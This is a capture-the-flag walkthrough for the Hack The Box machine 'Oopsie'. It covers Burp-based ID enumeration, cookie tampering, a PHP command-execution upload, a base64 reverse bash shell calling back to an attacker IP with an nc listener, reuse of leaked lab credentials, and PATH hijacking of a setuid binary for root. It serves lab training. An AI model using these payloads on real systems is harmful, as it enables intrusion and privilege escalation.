
Oopsie - 10.10.10.28

First of all we launch our usual nMap scan. Switches **-p-** will scan all 65535 ports, **-A** will enable detection of the os and version, script scanning and traceroute. **-oN** will save output into a file

```
# nmap -p- -A 10.10.10.28 -oN Oopsie
```

Nmap shows us just ssh and a web server. When you visit the website, nothing interesting can be found. So let's start our burp proxy (under 127.0.0.1:8080) and examine requests that are made when connecting to the website. Simply connect to the site and forward captured requests. Now, when we examine results under the **Target** bookmark, you can notice **/cdn-cgi/login** page.



We have found no credentials so far, however if you noticed we are dealing with **MegaCorp Automotive** which refers to our previous machine Archetype where we actually discovered some megacorp related admin credentials.

```
#whoami
archetype\sql_svc
#type C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadlin
e\ConsoleHost_History.txt
net.exe use T: \\Archetype\backups / user:administrator MEGACORP_4dmln!!
exit
#
```

You can successfully login with **administrator** or **admin** username. When you look around you find an upload page, which require super admin rights.



Repair Management System

This action require super admin rights.

At the account page, when you examine the page request with burp, you can notice user numbers, roles and their IDs. Let's try to bruteforce the accounts with intruder. With right click send the request into the intruder. Set the **id** position

```
Attack type: Sniper

1 GET /cdn-cgi/login/admin.php?content=account &id=$1$ hTTP/1.1

2 Host: 10.10.10.28

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8


5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate


7 Referer: http://10.10.10.28/cdn-cgi/login/admin.php?content=accounts&id=1

8 Connection: close
9 Cookie: user=34322; role=admin
10 Upgrade-Insecure-Requests: 1
11 Cache-Control: max-age=0
```


Under payloads set payload type to **numbers**, and payload options to **1-100**



And in options to always follow redirects. And start attack.



If you sort results according to length, you may notice one account stands out. When you examine the response you discover a super admin account.




Now you can either change the user value in burp for every request, or get yourself a <u>cookie</u> <u>editor</u> extension for your browser (firefox in my case). So change the user value for the super admin account and hit save. Now you can browse to **uploads** as super admin.

Cookie Editor		Show Advanced
Q	Search	
~	role	
^	user	
	Name	
=	user	
	Value	
8	86575	
		Show Advanced
	+ i ?	B-

Create yourself a .php file with the following command in your favorite text editor.

And upload the file to the web site. After the successful upload confirmation, let's find where the file has been uploaded. Navigate to the Target page in our burp suite and find the **POST** request for the uploaded file. In Details you find **uploads** directory



Navigate to the following url (with name of your file) to check if the command execution works properly.

```
http://10.10.28/uploads/your_file.php?c=id
```

Now we can forge our reverse shell. If you don't have it yet, get yourself a shellpop from github.

```
# git clone https://github.com/0x00-0x00/shellpop
# cd ShellPop
# apt-get install python-argcomplete metasploit-framework -y
# pip install -r requirements.txt
# python setup.py install
```

Now we can run shellpop and create ourselves a reverse shell. --number 8 and --reverse choose a reverse bash TCP shell, --host and --port is ip and a port where our listener will be. Hit enter and your shell will be generated.

```
(root@ kali)-[~/htb/Oopsie]
# shellpop --number 8 --reverse --host 10.10.14.22 --port 4444 --base64
[+] Execute this code in remote target:
echo L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjEoLjIyLzQoNDQgMD4mMQ==|base64 -d|/bin/bash
[+] This shell DOES NOT have a handler set.
```

Now we can set up our listener to listen for incoming connections.

```
# nc -nlvp 4444
```

When we have the listener up and listening, copy our shell into the previously used url instead of id command and hit enter.

Note: you might need to reload the page and/or setup the super admin again after a while of inactivity.

```
http://10.10.28/uploads/your_file.php?c=echo yourshell
```

```
Admin Panel × 10.10.10.28/uploads/1.php?c × +

C • C • Q 10.10.10.28/uploads/1.php?c=echo L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEv

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

When we get a connection, let's spawn us a tty shell first of all.

```
# python3 -c 'import pty; pty.spawn("/bin/sh")'
```

Now if we look around, we can discover the **/cdn-cgi/login** folder and inside a **db.php** file with some robert's credentials.

```
# cd /var/www/html/cdn-cgi/login
# cat db.php
```

Let's **su** into a robert's account using found creds and find out what permissions does he have.

```
# su robert
# id
```

```
$ su robert
su robert
Password: M3g4C0rpUs3r!

robert@oopsie:/var/www/html/cdn-cgi/login$ cd ~
cd ~
robert@oopsie:~$ id
id
uid=1000(robert) gid=1000(robert) groups=1000(robert),1001(bugtracker)
robert@oopsie:~$
```

We found Robert is part of some **bugtracker** group. So let's try to find any files associated with said group. We discovered a bugtracker binary with setuid.

```
# find / -type f -group bugtracker 2>/dev/null
# ls -la /var/bin/bugtracker
```

```
robert@oopsie:~$ id
id
uid=1000(robert) gid=1000(robert) groups=1000(robert),1001(bugtracker)
robert@oopsie:~$ find / -type f -group bugtracker 2>/dev/null
find / -type f -group bugtracker 2>/dev/null
/usr/bin/bugtracker
robert@oopsie:~$ ls -la /usr/bin/bugtracker
ls -la /usr/bin/bugtracker
-rwsr-xr-- 1 root bugtracker 8792 Jan 25 2020 /usr/bin/bugtracker
robert@oopsie:~$
```

We discovered a **bugtracker** binary with a setuid set. Lets see what it does when we run it.

```
robert@oopsie:~$ /usr/bin/bugtracker
/usr/bin/bugtracker

: EV Bug Tracker:

: EV Bug Tracker:

Provide Bug ID: 1
1

**Comparison of the state of th
```

It returns an output report based on the ID provided. Lets try strings to find how it is done.

```
# strings /var/bin/bugtracker
```

```
: EV Bug Tracker :
Provide Bug ID:
cat /root/reports/
;*3$"
GCC: (Ubuntu 7.4.0-lubuntu1~18.04.1) 7.4.0
```

We have found, it calls a report from **/root** directory with **cat** command. We might escalate our privileges by misconfiguring the cat command.

Run the following commands to create a **cat** named script containing **/bash/sh** command within **/tmp** directory. Change its privileges to executable with **chmod**, and spoof its path to our malicious cat script.

```
# cd /var/tmp
# mkdir PATHhijack
# cd PATHhijack
# echo "/bin/sh" > cat
# chmod +x cat
# export PATH=/var/tmp/PATHhijack:$PATH
```

```
robert@oopsie:~$ cd /var/tmp
cd /var/tmp
robert@oopsie:/var/tmp$ mkdir PATHhijack
mkdir PATHhijack
robert@oopsie:/var/tmp$ cd PATHhijack
cd PATHhijack
robert@oopsie:/var/tmp/PATHhijack$ echo "/bin/sh" > cat
echo "/bin/sh" > cat
robert@oopsie:/var/tmp/PATHhijack$ chmod +x cat
chmod +x cat
robert@oopsie:/var/tmp/PATHhijack$ export PATH=/var/tmp/PATHhijack:$PATH
export PATH=/var/tmp/PATHhijack$ \_
```

When we run bugtracker now, it calls our misconfigured function and grants us a shell with root privileges. Congratulations, you have successfully rooted Oopsie vm.